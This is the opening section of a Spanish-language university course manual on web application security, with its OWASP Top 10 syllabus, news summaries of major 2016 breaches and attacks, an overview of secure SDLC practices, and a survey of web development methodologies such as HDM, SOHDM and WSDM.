



Seguridad de Aplicaciones

Curso	Seguridad de Aplicaciones
Formato	Manual de curso
Autor	Cibertec
Título	Seguridad de Aplicaciones
Edición	1a ed.
Pie de imprenta	Lima: Cibertec, 2018
Descripción física	132 páginas.
Elaborador	Arteaga Vásquez, Ángel
Revisor	López Acosta, Josué

Índice

Presentación	7
Red de contenidos	9
Unidad de Aprendizaje 1	11
INTRODUCCIÓN A LA SEGURIDAD DE APLICACIONES	
1.1 Tema 1 : Introducción a la seguridad de aplicaciones	13
1.1.1 : Tendencias de ataques Web	13
1.1.2 : Seguridad SDLC	18
1.1.3 : Metodologías y proyectos Web	20
1.1.4 : Tecnologías de defensa y ataque	32
Bibliografía Unidad de Aprendizaje 1	44
Unidad de Aprendizaje 2	45
OWASP TOP 10 2017 RC2	
2.1 Tema 2 : OWASP Top 10	47
2.1.1 : Introducción a OWASP Top 10	47
2.1.2 : OWASP Top 10 2013 vs OWASP Top 10 2017 RC 2	49
2.1.3 : Análisis dinámico y estático	53
2.1.4 : Herramientas OWASP	57
2.2 Tema 3 : A1 – Injection	63
2.2.1 : SQL Injection y Blind SQL Injection	63
2.2.2 : LDAP Injection	66
2.2.3 : XPath Injection	68
2.2.4 : Command Injection	71
2.2.5 : Remediaciones	73
2.3 Tema 4 : A2 – Broken Authentication	75
2.3.1 : Session Fixation	75
2.3.2 : Pass-the-hash	77
2.3.3 : Session Hijacking	79
2.3.4 : Remediaciones	81
2.4 Tema 5 : A3 – Sensitive Data Exposure	83
2.4.1 : Validación de la capa de transporte	83
2.4.2 : Almacenamiento criptográfico inseguro	84
2.4.3 : Remediaciones	85
2.5 Tema 6 : A4 – XML External Entities (XXE)	88
2.5.1 : Denegación de servicio (DDoS)	92
2.5.2 : Acceso a archivos y servicios remotos	95
2.5.3 : Acceso a archivos y servicios locales	96
2.5.4 : Remediaciones	98

2.6 Tema 7 : A5 – Broken Access Control	100
2.6.1 : Path Transversal	100
2.6.2 : Permisos de archivos	101
2.6.3 : Client Side Caching	103
2.6.4 : Remediaciones	104
2.7 Tema 8 : A6 – Security Misconfiguration	105
2.7.1 : Listado de directorios no deshabilitado	105
2.7.2 : Passwords por defecto	106
2.7.3 : Backups	107
2.7.4 : Remediaciones	109
2.8 Tema 9 : A7 – Cross Site Scripting (XSS)	117
2.8.1 : Tipos y definiciones	118
2.8.2 : Técnicas de inyección de script	122
2.8.3 : Codificación y ofuscamiento	124
2.8.4 : Remediaciones	128
2.9 Tema 10 : A8 – Insecure Deserialization	131
2.9.1 : Ejecución de código arbitrario	131
2.9.2 : Denegación de Servicio (DoS)	132
2.9.3 : Remote Command Execution	133
2.9.4 : Remediaciones	135
2.10 Tema11 : A9 – Using Components with Known Vulnerabilities	137
2.10.1 : Certificados digitales	137
2.10.2 : Protocolo HTTPS	139
2.10.3 : Configuración defectuosa de seguridad	144
2.10.4 : Remediaciones	146
2.11 Tema12 : A10 – Insufficient Logging and Monitoring	148
2.11.1 : Log & Event Manager	148
2.11.2 : Web Application Firewall	152
Bibliografía Unidad de Aprendizaje 2	165
Unidad de Aprendizaje 3	169
ANÁLISIS DE VULNERABILIDADES WEB	
3.1 Tema 13 : Análisis Estático	171
3.1.1 : Source code Analysis Tools	171
3.1.2 : Open Source or Free Tools	173
3.1.3 : Commercial Tools	176
3.1.4 : Proof of Concept	178
3.2 Tema 14 : Análisis Dinámico	189
3.2.1 : DAST – Dynamic Application Security Testing	189
3.2.2 : Open Source or Free Tools	189
3.2.3 : Commercial Tools	190
3.2.4 : Proof of Concept	192

3.3 Tema 15 : Documentación	197
3.3.1 : Reportes OWASP	197
3.3.2 : Informe ejecutivo	198
3.3.3 : Informe técnico	199
Bibliografía Unidad de Aprendizaje 3	206

Presentación

El software inseguro está debilitando las finanzas, salud, defensa, energía y otras infraestructuras críticas. A medida que la infraestructura digital se hace cada vez más compleja e interconectada, la dificultad de lograr la seguridad en aplicaciones aumenta exponencialmente. Es por ello, que la industria de TI requiere profesionales entrenados en el desarrollo seguro de software y aplicaciones Web, que aseguren la calidad del producto basándose en metodologías y estándares como el reconocido OWASP Top 10, el cual es un poderoso documento de concienciación para la seguridad en aplicaciones Web y representa un amplio consenso sobre las 10 fallas de seguridad más críticas, analizadas por expertos en seguridad alrededor del mundo, quienes comparten sus experiencias para producir esta fabulosa guía.

El objetivo de este curso es crear conciencia y capacitar a los estudiantes acerca de la seguridad en aplicaciones Web mediante la identificación de algunos de los riesgos más críticos que enfrentan las organizaciones. El proyecto Top 10 es referenciado por muchos estándares, libros, herramientas y organizaciones y su versión más reciente es del año 2017.

Esta asignatura es de naturaleza práctica. Se inicia con la introducción a OWASP Top 10, pasando por el empleo de herramientas para auditar las aplicaciones Web con la finalidad de identificar los riesgos más críticos, y culmina con la presentación de un informe de análisis de vulnerabilidades Web.

El manual del curso ha sido diseñado bajo la modalidad de unidades de aprendizaje, las que se desarrollan durante semanas determinadas. Cada unidad de aprendizaje se encuentra desarrollada para cumplir con objetivos de aprendizaje que se deben alcanzar al finalizarla; para esto, el tema tratado es desarrollado considerando los alcances del presente curso. Por último, contiene una serie de actividades que deberá desarrollar el estudiante para reforzar lo aprendido en clase.

Red de contenidos

SEGURIDAD DE APLICACIONES

INTRODUCCIÓN A LA SEGURIDAD DE APLICACIONES

- Introducción a la Seguridad de aplicaciones

OWASP TOP 10 2017 RC2

- OWASP Top 10
- A1 – Injection
- A2 – Broken Authentication
- A3 – Sensitive Data Exposure
- A4 – XML External Entities (XXE)
- A5 – Broken Access Control
- A6 – Security Misconfiguration
- A7 – Cross Site Scripting (XSS)
- A8 – Insecure Deserialization
- A9 – Using Components with Known Vulnerabilities
- A10 – Insufficient Logging and Monitoring

ANÁLISIS DE VULNERABILIDADES WEB

- Análisis Estático
- Análisis Dinámico
- Documentación



INTRODUCCIÓN A LA SEGURIDAD DE APLICACIONES

LOGRO DE LA UNIDAD DE APRENDIZAJE

Al término de la unidad, el alumno, identifica las metodologías y estándares de seguridad en el desarrollo de aplicaciones y reconoce las tecnologías de defensa y ataque.

TEMARIO

1.1 Tema 1 : Introducción a la Seguridad de aplicaciones

- 1.1.1 : Tendencias de Ataques Web
- 1.1.2 : Seguridad SDLC
- 1.1.3 : Metodologías y Proyectos Web
- 1.1.4 : Tecnologías de Defensa y Ataque

ACTIVIDADES PROPUESTAS

- Identificar correctamente las metodologías para el desarrollo seguro.
- Identificar los procedimientos a seguir para asegurar el software en las fases del SDLC.

1.1. TEMA 1: INTRODUCCIÓN A LA SEGURIDAD DE APLICACIONES

1.1.1. Tendencias de ataques Web

Los cibercriminales realizan cada vez ataques más sofisticados y dirigidos, los cuales seguirán creciendo a medida que se expande el internet de las cosas (IoT). Dentro de los incidentes más destacados del 2016, se encuentran:

a. Ataque DDoS a Dyn.

En octubre, potentes ataques DDoS (ataque distribuido de denegación de servicio, en español) interrumpieron una gran cantidad de sitios Web, incluyendo Twitter, Netflix, PayPal, Pinterest y PlayStation Network, entre otros. El grupo detrás del ataque logró comprometer miles de dispositivos conectados a la Internet de las Cosas (IoT). Los atacantes los transformaron en una botnet (Red de equipos infectados por códigos maliciosos y controlados por un atacante de modo imperceptible para el usuario) e inundaron de tráfico al proveedor de alojamiento DNS Dyn (recientemente adquirido por Oracle).



Figura 1: Sitio Web de Twitter sufrió potentes ataques de DDoS.

Fuente. - <https://gestion.pe>

b. Los clientes de Tesco Bank perdieron dinero real

Aproximadamente 40.000 cuentas de Tesco Bank fueron comprometidas en un ciberataque a principios de noviembre. La técnica usada no fue muy significativa; lo impactante fue que miles de clientes perdieron dinero físico que habían depositado en sus cuentas, algo raro en la era del cibercrimen, donde la mayoría del daño involucra datos y es imperceptible para algunas víctimas. El banco reportó que a cerca de 9 mil clientes les robaron montos que rondan las 600 libras (aproximadamente 763 dólares), y prometió restituirllos en el transcurso de 24 horas hábiles.



Figura 2: TESCO Bank reportó robo de dinero de sus clientes.

Fuente. - <https://gestion.pe>

c. LinkedIn, Tumblr y MySpace sin respiro

En junio, un cibercriminal bajo el apodo “Peace” se hizo conocido por publicar datos de millones de usuarios de LinkedIn, Tumblr y MySpace. Más de medio billón de contraseñas estuvieron disponibles en línea. Según Wired, el listado incluía 167 millones de cuentas de usuarios de LinkedIn, 360 millones de MySpace, 68 millones de Tumblr, 100 millones de la red social rusa VK.com y 71 millones de Twitter, sumando más de 800 millones de cuentas y creciendo. Entre los afectados hubo figuras conocidas como el CEO de Facebook Mark Zuckerberg, los cantantes Katy Perry y Drake y el cofundador de Twitter Biz Stone, entre otros.



Figura 3: Mark Zuckerberg fue víctima de robo de contraseña.

Fuente. - <https://gestion.pe>

d. Yahoo! sufre una masiva brecha de seguridad

En septiembre, Yahoo! fue víctima de lo que luego se describió como “la brecha más grande en la historia”. La compañía tuvo que admitir que a cerca de 500 millones de clientes les podrían haber robado sus datos, incluyendo información sensible como nombres, direcciones de correo electrónico, números de teléfono y contraseñas. Este no era la primera brecha de Yahoo! en lo que concierne a ciberseguridad, ya que también había sido atacada en 2014.



Figura 4: Yahoo! Fue víctima de robo de datos personales de 500 millones de clientes.

Fuente. - <https://gestion.pe>

e. Yahoo! sufre otra masiva brecha

Cuando se creía que Yahoo! había sufrido la brecha más grande de la historia, los días 14 y 15 de diciembre sale a la luz un incidente sin precedentes. La misma compañía anunció esta vez que cerca mil millones de cuentas de usuarios podrían haber sido comprometidas. Bob Lord, jefe de seguridad de la información en Yahoo!, dijo que este incidente ocurrió en agosto de 2013. La información robada incluye nombres, direcciones de correo electrónico, números de teléfono, fechas de nacimiento y contraseñas.



Figura 5: Yahoo! sufre otra masiva brecha.

Fuente. - <https://gestion.pe>

f. Píxeles infectados en publicidades que parecen inofensivas

Los investigadores de ESET descubrieron un exploit kit llamado Stegano propagándose a través de publicidades maliciosas en populares sitios de noticias, con millones de visitantes cada día. Por lo menos desde principios de octubre de 2016, los atacantes habían estado apuntando a usuarios de Internet Explorer y escaneando sus computadoras en busca de vulnerabilidades en Flash Player para explotarlas. Los ataques entran en la categoría del malvertising, debido a que el código malicioso se distribuye a través de banners publicitarios maliciosos.



Figura 6: Píxeles infectados en publicidades que parecen inofensivas.

Fuente. - <https://gestion.pe>

g. Ola de ataques contra la industria energética ucraniana

En enero, y tras reportar sobre los apagones energéticos de diciembre, el equipo de investigadores de ESET descubrió una nueva ola de ataques a empresas de distribución de electricidad en Ucrania. Se basaba en correos de phishing dirigido con archivos adjuntos maliciosos, que instaban a las víctimas a habilitar las macros. Probablemente se trate del primer caso en que un ataque de malware haya provocado un corte de energía eléctrica a gran escala.



Figura 7: Ola de ataques contra la industria energética ucraniana.

Fuente. - <https://gestion.pe>

h. Cibercriminales apuntan a routers con contraseñas por defecto

En octubre, se alertó sobre ataques que apuntaban a routers de Brasil, aunque podrían ser localizados a cualquier otro país. Si bien estaban ocurriendo desde 2012, los riesgos que conllevan son mayores a medida que el número de equipos conectados aumenta. Se aprovecha el fácil acceso que brindan los usuarios al dejar las credenciales por defecto en sus routers, o bien en explotar vulnerabilidades en su firmware. Con acceso permitido al router, los atacantes pueden iniciar sesión y verificar la red en busca de otros dispositivos conectados, como SmartTVs, sistemas de control hogareño y heladeras inteligentes.




Figura 8: Routers con contraseñas por defecto.

Fuente. - <https://gestion.pe>

i. Filtran información de empleados del Departamento de Justicia de EE. UU.

En febrero, cibercriminales comprometieron la base de datos del Departamento de Justicia EE.UU. CNN reportó que los atacantes publicaron datos de 10 mil empleados del Departamento de Seguridad Nacional un día, y de 20 mil empleados del FBI al día siguiente. La información robada y filtrada incluye nombres, cargos, números de teléfono y direcciones de correo electrónico. El ataque demostró que las agencias gubernamentales pueden sufrir los mismos incidentes que las compañías.



Figura 9: Filtran información de empleados del Departamento de Justicia de EE. UU.

Fuente. - <https://gestion.pe>

j. Votantes filipinos, pierden sus datos

En abril tuvo lugar uno de los ciberataques más impactantes del año. Un acceso no autorizado a la base de datos de la Comisión Filipina de Elecciones (COMELEC) resultó en la pérdida de información personal de todos los votantes en Filipinas, lo que equivale a 55 millones de personas aproximadamente. La información, supuestamente filtrada por Anonymous Philippines, fue puesta a disposición online por Lulzsec Pilipinas.



Figura 10: Votantes filipinos, pierden sus datos.

Fuente. - <https://gestion.pe>

1.1.2. Seguridad SDLC

Aunque el ciclo de vida del software (SDLC) es conocido por cualquier desarrollador, debido a graves brechas de seguridad de algunas aplicaciones que dañaron la imagen de importantes compañías, se empezó a incorporar la seguridad a este ciclo de vida, dando lugar al S-SDLC.




Figura 11: Security – Software/System Development Life Cycle.

Fuente. - <http://wh0s.org>

El S-SDLC incorpora ciertas tareas básicas que permiten desarrollar software de calidad desde el propio inicio del proyecto, contemplando los servicios de seguridad como confidencialidad, integridad y disponibilidad. Se recomienda seguir los distintos estándares existentes como la ISO 27034 o la NISTIR 7628, ya que son una buena base para iniciar cualquier proyecto que quiera contemplar la seguridad dentro de su desarrollo.

A continuación, una breve visión sobre cada una de las nuevas actividades que se incluyen dentro de las fases del SDLC. Estas fases van a ser: Toma de requisitos, Diseño, Codificación, Pruebas y Despliegue:

Toma de requisitos

▪ Requisitos de seguridad

En esta fase se deben añadir a todos los requisitos del proyecto, los propios requisitos de seguridad que surjan, como pueden ser la gestión de password y autenticación, la gestión de roles, los requisitos de conocimientos del equipo, el sistema de logs.

Todo ello no son parte directa del diseño funcional de la aplicación, pero son necesarios para evitar incidentes futuros.

▪ Evaluación de Riesgos

Se deben contemplar riesgos en esta fase como la cesión de datos a terceros, la política de confidencialidad, los planes de recuperación ante desastres o la seguridad de los datos de los usuarios.

Diseño

▪ Resolver los requerimientos de seguridad

Una vez identificados los requerimientos, durante esta fase, se deberán diseñar las medidas de actuación para los requisitos de seguridad detectados anteriormente. Por ejemplo, se deberá resolver casos como el de la política de contraseñas: se tendrá que determinar si se prefieren contraseñas largas y con pocos cambios o si por el contrario se prefieren cortas y de una menor duración.

▪ Revisión del diseño y la arquitectura

Antes de implementar el diseño, se deben tener en cuenta los posibles gaps de seguridad que puedan existir en la arquitectura o en el propio diseño, ya que, si se detectan en una fase posterior, el coste de solucionar estos problemas será mucho más elevado.

En esta fase, el diseño debe tener una segunda revisión vista desde el prisma de la seguridad en el que se traten temas como el cifrado de las comunicaciones, el cifrado de los datos o el uso del cloud en caso de ser contemplado. Por ejemplo, una aplicación de cálculo de nóminas puede subir toda la información de los usuarios directamente a la nube, o puede subir únicamente el cálculo de las operaciones, dejando los datos privados y confidenciales en nuestro servidor local. En esta fase se debe revisar todo este tipo de circunstancias y buscar la solución que mejor se adapte a nuestro caso.

▪ Modelado de amenazas

Es la representación estructurada de toda la información que afecta a la seguridad de una aplicación, buscando capturar, organizar y analizar esta información para tomar decisiones informadas sobre los riesgos de seguridad en las aplicaciones.

Codificación

▪ Buenas prácticas

Todos los desarrolladores, en menor o mayor medida, suelen seguir unos patrones propios al realizar código. Lo que se busca en este punto es que el equipo de desarrolladores siga una serie de medidas comunes, como pueden ser el manual de código de buenas prácticas del CERT o de OWASP o las guías de safecode.

En este punto, se debe tener en cuenta que hay funciones de código que se consideran inseguras, en el siguiente enlace, se puede ver alguna de las funciones baneadas por Microsoft: <https://msdn.microsoft.com/en-us/library/bb288454.aspx>

▪ Herramientas de revisión de código

La revisión de código es una tarea fundamental dentro del S-SDLC ya que nos ayuda a detectar posibles fallos en el código elaborado. Existen varias herramientas con las que se puede realizar esta tarea. Una de las herramientas más utilizadas para evaluar el código de las aplicaciones Web es Fortify, pero en el siguiente enlace se puede encontrar un catálogo de herramientas que se adapten a nuestros proyectos y lenguajes.

https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

Pruebas

▪ **Evaluación de vulnerabilidades**

Ayuda a identificar rápidamente y a tomar medidas contra los puntos más vulnerables de nuestro software, detectando las vulnerabilidades críticas que deben investigarse inmediatamente y los elementos informativos que presentan un riesgo menor.

Existen proyectos como el de openVAS para realizar de manera automatizada estas pruebas.

Fuzzing

Se conoce como Fuzzing a la técnica de prueba de software que genera y envía datos secuenciales o aleatorios a una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes. Con esta técnica se consigue ver las excepciones que devuelve nuestro equipo y posibles problemas no contemplados. Por ejemplo, con esta técnica se detectan algunos stackoverflow o la reacción de nuestro programa al recibir campos incorrectos como por ejemplo un float en vez de un integer.

Despliegue

▪ **Revisión de la configuración del servidor**

Antes de subir la aplicación a producción, hay que revisar que la configuración sea correcta a nivel de seguridad, evitando errores comunes como devolver más información de la debida en caso de error. Con esto queremos decir que, en algunas ocasiones, debido a una mala configuración de nuestra red, el atacante puede conseguir información adicional que le ayude a preparar su ataque contra nuestra aplicación.

▪ **Revisión de la configuración de red**

Antes de subir la aplicación a producción, hay que comprobar que la red que vamos a utilizar sea segura. Por ejemplo, si vamos a colocar nuestra aplicación en una DMZ, hay que configurarla de manera correcta, si vamos a usar un servidor en la nube, hay que configurar los patrones de conexión, para que no pueda acceder cualquier persona que tenga acceso a la red.

1.1.3. Metodologías y proyectos Web

Las metodologías de desarrollo de software son un marco de trabajo eficiente que surgió en la década de los años 70, pues ofrecían una respuesta a los problemas que surgían con los antiguos métodos de desarrollo. Estos se enfocaban en la creación de software sin el control apropiado de las actividades del grupo de trabajo, lo que provocaba un producto lleno de deficiencias y problemas resultando en la insatisfacción del cliente, pues se le ofrecía un software que no cumplía con sus necesidades.

Con la implementación de estas metodologías de desarrollo Web se han logrado mejorar de manera significativa las aplicaciones Web, debido a que proveen una guía compuesta por etapas y procesos efectivos que permiten obtener mejores resultados y de calidad.

Actualmente existen muchas metodologías para el desarrollo de software que son utilizadas dependiendo del sistema a crear, los cuales pueden dividirse en grupos comunes como son: escritorio, móvil y Web, siendo este último de los que más impulso ha venido acumulando, pues la necesidad del cliente de ser reconocido por medio del Internet se ha intensificado.

En base a esta comparativa se puede verificar que las metodologías más utilizadas abarcan una mayor cantidad de criterios y/o elementos de casi todas las metodologías. Estas permiten concentrar sus esfuerzos en aspectos Web a diferencia de las otras las cuales se centran en brindar soluciones a problemas de carácter específico. A partir del análisis de la información y comparación en el marco de desarrollo del estado de arte se obtuvo como resultados que la metodología OOHDM es la que cumple con casi todos los criterios que se plantearon en base a otras investigaciones donde se realizaron estudios similares, permitiendo determinar una metodología de desarrollo general que cumpla las características óptimas en la construcción de aplicaciones Web.

ANTECEDENTES O ESTADO DEL ARTE

Aplicaciones Web

Año	Título	Contenido
2009	Aplicaciones Web 2.0	"Las aplicaciones Web generan dinámicamente una serie de páginas en un formato estándar, como HTML sigla en inglés de HyperText Markup Language o XHTML siglas en inglés de Extensible HyperText Markup Language, que soportan los navegadores Web comunes" (Caivano & Villoria, 2009)
2010	Desarrollo Profesional de Aplicaciones Web	"La característica común de todas las aplicaciones Web es el hecho de centralizar el software para facilitar las tareas de mantenimiento y actualización de grandes sistemas" (Berzal & Cortijo, 2010)

Figura 12: Software o aplicaciones Web.

Fuente. - <https://www.3ciencias.com>

Según el análisis de la figura 12, se puede mencionar que las aplicaciones Web son herramientas que permiten realizar operaciones desde un ordenador a través de la utilización del Internet logrando que se reduzca el tiempo empleado en cada actividad. Este es uno de los aspectos positivos que ha permitido la aceptación y usabilidad de este tipo de software por parte de los usuarios.

Las aplicaciones Web usan el formato estándar HTML (HyperText Markup Language o Lenguaje de Hipertextos) para efectuar las peticiones que el usuario desea, y otra característica favorable de este software es que permite un acceso simultáneo a sus operaciones, es decir más de un usuario puede acceder a la vez al sistema, esto lo realiza mediante una combinación de procesos y comunicaciones internas con la base de datos.

Metodologías orientadas al desarrollo Web

Año	Título	Observaciones
2008	Design and Maintenance of Data-Intensive Web Sites	"Contiene las siguientes etapas: Diseño Conceptual: en esta sección se abarca temas relaciones a la especificación del dominio del problema, a través de su definición y las relaciones que contrae. Diseño Navegacional: Como su nombre lo indica ese diseño está enfocado en lo que respecta al acceso y forma en la que los datos son visibles. Diseño de la presentación o diseño de interfaz: Parte importante y primordial en lo que respecta al desarrollo de páginas Web, Implantación: es la construcción del software a partir de los artefactos" (Atzeni, Mecca, & Merialdo, 2008)
2009	Metodologías de diseño usadas en ingeniería Web, su vinculación con las NTICS	"Las actividades que forman parte de cualquier metodología de desarrollo ágil son: 1. La Formulación identifica objetivos y establece el alcance de la primera entrega. 2. La Planificación genera la estimación del coste general del proyecto, 3. El Análisis especifica los requerimientos e identifica el contenido. 4. La Modelización se compone de dos secuencias paralelas de tareas. 5. En la Generación de Páginas se integra contenido, arquitectura, navegación e interfaz para crear estática o dinámicamente el aspecto más visible de la aplicación: las páginas. 6. El Test busca errores a todos los niveles: contenido, funcional, navegacional, rendimiento, etc. 7. Finalmente, el resultado es sometido a la Evaluación del Cliente." (Del Valle Rodríguez, 2008)

Figura 13: Metodologías orientadas al desarrollo Web.

Fuente. - <https://www.3ciencias.com>

Como se puede apreciar en la figura 13, las metodologías de desarrollo Web, al igual que otras metodologías contemplan una serie de actividades y fases que permiten modelar la construcción de la aplicación, con el fin de entregar un producto de calidad, confiable, funcional y correctamente estructurado.

Es importante mencionar que las metodologías Web centran sus esfuerzos en los usuarios de la aplicación debido a que ellos son los principales actores y críticos. Por lo general, en las primeras etapas, es donde se buscan los perfiles o clases de usuarios que navegarán en la aplicación. Otro aspecto relevante que se trabaja es el diseño, pues este abarca criterios de usabilidad y accesibilidad los mismos que se enfocan en la manipulación del sistema, adaptación, aprendizaje, y tecnología. Entre las fases que se encuentran diseño conceptual, diseño navegacional, diseño de la interfaz, implantación, pruebas, evaluación del cliente entre otras.

A continuación, se presentan metodologías orientadas al desarrollo Web.

Hypertext Design Model (HDM)

Año	Título	Observaciones
2001	Sistemas de interacción persona-computador	"La arquitectura del HDM se basa en un sistema de objetos distribuidos que provee diferentes tipos de procesos clientes y servidores que se corresponden con los niveles de modelo de Dexter." (Ortega Cantero & Bravo Rodríguez, 2001)
2002	Metodologías de Concepción para Aplicaciones Hipermédia: Análisis crítico	"HDM constituye un primer paso en la definición de un método descendente de concepción de aplicaciones hipertexto. Ha sido la fuente de inspiración de los métodos RMM y OOHDMD. El modelo HDM no se interesa en la concepción del contenido de los nodos se centra únicamente en la concepción topológica de las aplicaciones." (Escalona, 2002)

Figura 14: Metodología HDM.
Fuente. - <https://www.3ciencias.com>

De lo analizado en la figura 14, se puede manifestar que HDM o Modelos de Diseño de Hipermédia, fue uno de los principales modelos que surgieron con el objetivo de definir la estructura y la navegación en las aplicaciones. HDM fue base para el desarrollo y construcción de otras metodologías como RMM y OOHDMD como manifiestan (Ortega Cantero & Bravo Rodríguez, 2001) y (Escalona, 2002) en sus investigaciones.

Escalona, expresa que HDM se basa en la aplicación de un modelo Entidad – Relación, donde se introduce nuevos elementos que permiten representar la arquitectura de la aplicación que se pretende desarrollar sin mayores especificaciones. Es importante destacar que en la actualidad HDM ya no es muy utilizada debido que el mercado se encuentra acaparado por otras metodologías orientadas a objetos o que se enfocan en este paradigma, y además que se preocupan por aspectos relacionados con la interfaz.

Scenario-Based Object-Oriented Hipermedia Design Methodology (SOHDM)

Año	Título	Observación
2011	Metodologías para el desarrollo de sistemas de información global: análisis comparativo y propuesta	"Sus fases son: Fase 1- Análisis Fase 2- Modelado de objetos Fase 3- Diseño de vistas Fase 4- Diseño Navegacional Fase 5- Diseño de la implementación Fase 6- Construcción" (Escalona Cuaresma, 2011)
2015	Framework, Methodologies, and Tools for Developing Rich Internet Applications	"Esta propuesta se compone de seis fases y se parece bastante a otras metodologías como lo son la RMM, OOHDMD y EORM. Sin embargo, hay algo que hace diferente a esta metodología de las anteriores y es el hecho de que se basa en los escenarios para el desarrollo del sistema." (Alor-Hernández, 2015)

Figura 15: Metodología SOHDM.
Fuente. - <https://www.3ciencias.com>

La información proporcionada por los autores en la figura 15 analiza el hecho de que la metodología SOHDM o también denominada Metodología de Diseño de Escenarios Orientado a Objetos en Hipermédia, tiene características parecidas a las RMM incorporando los escenarios. Esto favorece el desarrollo del proyecto de software debido a que cubre todas las fases y etapas del ciclo de vida tradicional.

Esta metodología es reciente y no ha tenido mucho uso por parte de los desarrolladores debido a que el mercado lo ocupa OOHDMD, entre las ventajas la más importante que se puede mencionar es que brinda mayor importancia al tratamiento de los requisitos, y para ello utiliza los escenarios como medio de obtención y definición de ellos. En relación al proceso de gestión de desarrollo de software SOHDM presenta 6 fases las cuales se muestran en la ilustración.




Figura 16: Fases de la metodología SOHDM.

Fuente. - Escalona Cuaresma, 2011

Web Site Design Method (WSDM)

Año	Título	Contenido
2007	Web Engineering: Modelling and Implementing Web Applications.	"El modelo de diseño de sitios web se divide en cuatro fases: modelo de usuario, diseño conceptual, diseño de la implementación e implementación. A su vez, el modelo de usuario se divide en dos subfases: clasificación y descripción. Por su parte el diseño conceptual se divide en otras dos subfases: modelado de objetos y diseño navegacional." (Rossi, Pastor, Schwabe, & Olsina, 2007)
2014	Framework, Methodologies, and Tools for Developing Rich Internet Applications.	"Los autores de WSDM dividen los sitios web en dos grupos: Kiosco web y Aplicación Web." (Alor-Hernández, 2014)

Figura 17: Metodología o Método WSDM.

Fuente. - <https://www.3ciencias.com>

Con respecto a la figura 17, se puede indicar que WSDM o Método de Diseño para Sitios Web, es una propuesta que se enfoca en el usuario para el desarrollo del sitio Web, y que además modela la aplicación en base a los requerimientos de cada grupo o clases de usuarios. Esta metodología contiene 4 fases las cuales se muestran en la figura 18.

